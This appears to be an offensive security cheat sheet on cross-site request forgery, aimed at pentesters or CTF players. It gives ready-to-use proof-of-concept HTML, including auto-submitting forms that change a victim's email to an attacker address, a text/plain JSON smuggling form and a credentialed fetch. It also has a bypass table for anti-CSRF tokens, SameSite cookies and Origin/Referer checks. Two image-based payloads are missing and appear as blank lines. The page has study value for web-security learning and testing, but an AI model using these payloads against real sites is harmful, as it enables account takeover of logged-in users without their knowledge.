


CSRF — Cross-Site Request Forgery

Force a logged-in victim's browser to send a state-changing request to an app they're authenticated to. The browser auto-attaches the session cookie, so the app runs the action as the victim — no attacker access to the response needed. Replace <placeholders> with your own values.



Any ONE of these blocks it:

anti-CSRF token
unguessable per-session value

SameSite cookie
Lax/Strict = no cross-site send

Origin / Referer check
reject other origins

Part 1 — Overview (at a glance)

The three conditions (all must hold)

#	Condition	If missing → no CSRF
1	State-changing action (POST/PUT/DELETE, or state-changing GET)	read-only = nothing to forge
2	Session handled by a cookie sent automatically	header/token-in-body auth defeats it
3	No unpredictable token the attacker can't guess/read	a valid token blocks it

Defenses you must defeat: anti-CSRF token · SameSite cookie · Origin/Referer check.

Go-to PoC (auto-submitting form)

PoC

```
<form action="http://<target>/account/email" method="POST">
  <input type="hidden" name="email" value="attacker@evil.com">
</form>
<script>document.forms[0].submit()</script>
```

Part 2 — Detailed walkthrough

① Find a CSRF-able action

State-changing requests that rely only on the cookie: change email/password, add user/role, transfer, delete, toggle settings.

Check

- | | |
|--|--|
| ☐ Does it change state? | (POST /account/email ...) |
| ☐ Is the session only a cookie? | (Cookie: session=... and nothing else) |
| ☐ Is there a token? is it actually checked? | (remove it and resend) |

② Build the PoC

PoC

```
<!-- GET that changes state → a single image fires it silently -->


<!-- POST → auto-submitting hidden form (sends the cookie cross-site) -->
<form action="http://<target>/account/email" method="POST">
  <input type="hidden" name="email" value="attacker@evil.com">
</form><script>document.forms[0].submit()</script>
```

victim opens it while logged in → browser POSTs with their cookie → email changed to yours
→ takeover

③ Token bypasses (in order)

Bypass

1. Remove the token param entirely → often "not present" = not validated
2. Send an empty token (name present, value="")
3. Use YOUR OWN valid token → if token isn't tied to the victim's session
4. Reuse an old/static token → if it doesn't rotate
5. Change method POST→GET → token sometimes only checked on POST
6. Leak it – is it in the page/URL/a readable cookie?

④ SameSite & ⑤ JSON bypasses

Bypass

```
# SameSite=Lax still allows top-level GET navigation:
<a href> / window.open / GET form (not a background POST)
sibling subdomain (sub.target.com) counts as same-site
on-site gadget: any XSS/open-redirect on target's own origin (SameSite = same-SITE)

# JSON/custom-header endpoints – try to smuggle JSON via a form:
enctype="text/plain" + crafted name/value to build {"email":"..."}
# if it also checks token/Origin, CSRF is likely dead → pivot to XSS/CORS
```

Part 3 — Payload arsenal

PoC templates

Templates

```
<!-- GET via image (silent) -->


<!-- POST auto-submit -->
<form action="http://<target>/action" method="POST"><input type="hidden" name="key"
value="value"></form>
<script>document.forms[0].submit()</script>

<!-- text/plain JSON smuggle -->
<form action="http://<target>/api/x" method="POST" enctype="text/plain">
  <input name='{ "email": "attacker@evil.com", "x": "" }' value="" ></
form><script>document.forms[0].submit()</script>

<!-- fetch (keeps cookies; only lands if CORS/SameSite allow) -->
<script>fetch('http://<target>/action',{method:'POST',credentials:'include',
  headers:{'Content-Type':'application/x-www-form-urlencoded'},body:'key=value'})</script>
```

Bypass reference & tools

Blocker	Try
Anti-CSRF token	remove · empty · your own · reused · POST→GET · leaked in page
SameSite=Lax	top-level GET nav · make it a GET · on-site gadget · sibling subdomain
Origin/Referer	strip Referer (<meta name=referrer content=no-referrer>) · null-origin allow
JSON only	enctype=text/plain smuggle · missing Content-Type check

Burp: right-click request → Engagement tools → Generate CSRF PoC (Pro). Repeater: remove the token and resend to prove it isn't validated.

Key idea: CSRF abuses ambient authority — the browser attaches the session cookie to any request to the target, including ones triggered from the attacker's page. If the app trusts that cookie alone for a state-changing action, you forge it as the victim. It dies the moment the app requires something the attacker can't supply cross-site: an unpredictable token, a SameSite cookie, or an Origin check.